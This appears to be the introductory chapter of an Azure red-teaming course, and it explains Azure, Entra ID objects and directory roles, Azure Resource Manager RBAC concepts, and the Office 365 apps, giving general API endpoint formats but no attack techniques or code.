



Multi-Cloud Red Team Analyst (MCRTA) : Azure



Multi-Cloud Red Teaming

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Red Teaming in Azure Cloud Environment

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1. Introduction to Azure Cloud


1. Azure Cloud Overview

➤ Introduction:

- Microsoft Azure, commonly referred to as Azure, is a cloud computing service created by Microsoft for building, testing, deploying, and managing applications and services through Microsoft-managed data centers.

➤ Three Main Components of Azure Cloud

- Azure Active Directory [AAD]
- Azure Resource Manager [ARM]
- Office 365 [O365]



➤ **Azure Active Directory [AAD]**


- Azure Active Directory (Azure AD) is Microsoft's cloud-based identity and access management service, which helps the employees sign in and access resources in cloud and on-premise.

➤ **Azure Resource Manager [ARM]**


- Azure Resource Manager (ARM) is the native platform for infrastructure as code (IaC) in Azure. It enables you to centralize the management, deployment, and security of Azure resources

➤ **Office 365 [O365]**

- Office 365 is a cloud-based suite of productivity & collaboration apps.




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
1.1 Entra ID [Azure Active Directory]

- Azure Active Directory (Azure AD) is Microsoft's enterprise cloud-based identity and access management (IAM) solution.
- Azure AD is the backbone of the Office 365 system, and it can sync with on-premise Active Directory and provide authentication to other cloud-based systems via OAuth.



1.1.1 Entra ID Objects

- Each azure ad object has an unique id associated with it, called object id.
- Each aad object has its own property.
- List of aad objects -
 - Users
 - Groups
 - Devices
 - Applications



1.1.2 Entra ID Directory Role

- Entra ID directory roles are a set of predefined roles that grant permissions to perform specific tasks within an Azure AD tenant.
- These roles help to perform administrative tasks in Entra ID.
- There are two types of role in Entra ID
 - Built-in Directory Roles
 - Global Administrator
 - Application Administrator
 - User Administrator
 - Custom Directory Role


Microsoft Graph API Endpoint :

{HTTP method} https://graph.microsoft.com/{version}/{resource}?{query-parameters}

1.2 Azure Resource Manager [ARM]

- Azure Resource Manager (ARM) is the native platform for infrastructure as code (IaC) in Azure.
- It enables us to centralize the management, deployment, and security of Azure resources.
- It provides Infrastructure as a Service [IaaS], Platform as a Service [PaaS] and Software as a Service [SaaS].
- Azure ARM manage access control by “Role Based Access Control [RBAC]”.


1.2.1 Azure Resource Manager Resource Hierarchy



1.2.2 Role Based Access Control (RBAC)

- Azure RBAC is an authorization system built on Azure Resource Manager (ARM) that provides fine-grained access management of Azure resources.
- **Role Based Access Control [RBAC] Components**
 - Role Assignment
 - Security principal
 - Scope
 - Roles Definition


1.2.3 Role Assignment Hierarchy



Security Principal

- A security principal is an object that represents a user, group, service principal, or managed identity that is requesting access to Azure resources. You can assign a role to any of these security principals.
 - User Identity
 - Groups
 - Service Principal
 - Managed Identity
 - User Assigned
 - System Assigned

Role Definition



Scope

- Scope is the set of resources that the access applies to. When you assign a role, you can further limit the actions allowed by defining a scope.
 - Management Group Level
 - Subscription
 - Resource Group
 - Individual Resource

Role assignments

- A role assignment is the process of attaching a role definition to a user, group, service principal, or managed identity at a particular scope for the purpose of granting access.
- Access is granted by creating a role assignment, and access is revoked by removing a role assignment.

Azure Resource Manager API Endpoint :

{HTTP method} https://management.azure.com/{version}/{resource}?{query-parameters}

1.3 Office 365 / Microsoft 365

Office 365 [O365]:

- Office 365 is a cloud-based suite of productivity apps.
- Office 365 is a line of subscription services offered by Microsoft.
 - Personal
 - Business

- Lists of enterprise app includes in office 365
 - Microsoft Exchange Online
 - Microsoft SharePoint Online
 - Office for the web: <https://outlook.office365.com>
 - Microsoft Skype for Business Online
 - Microsoft OneDrive
 - Microsoft Team : <https://teams.microsoft.com/>
 - Microsoft Intune : <https://endpoint.microsoft.com/>

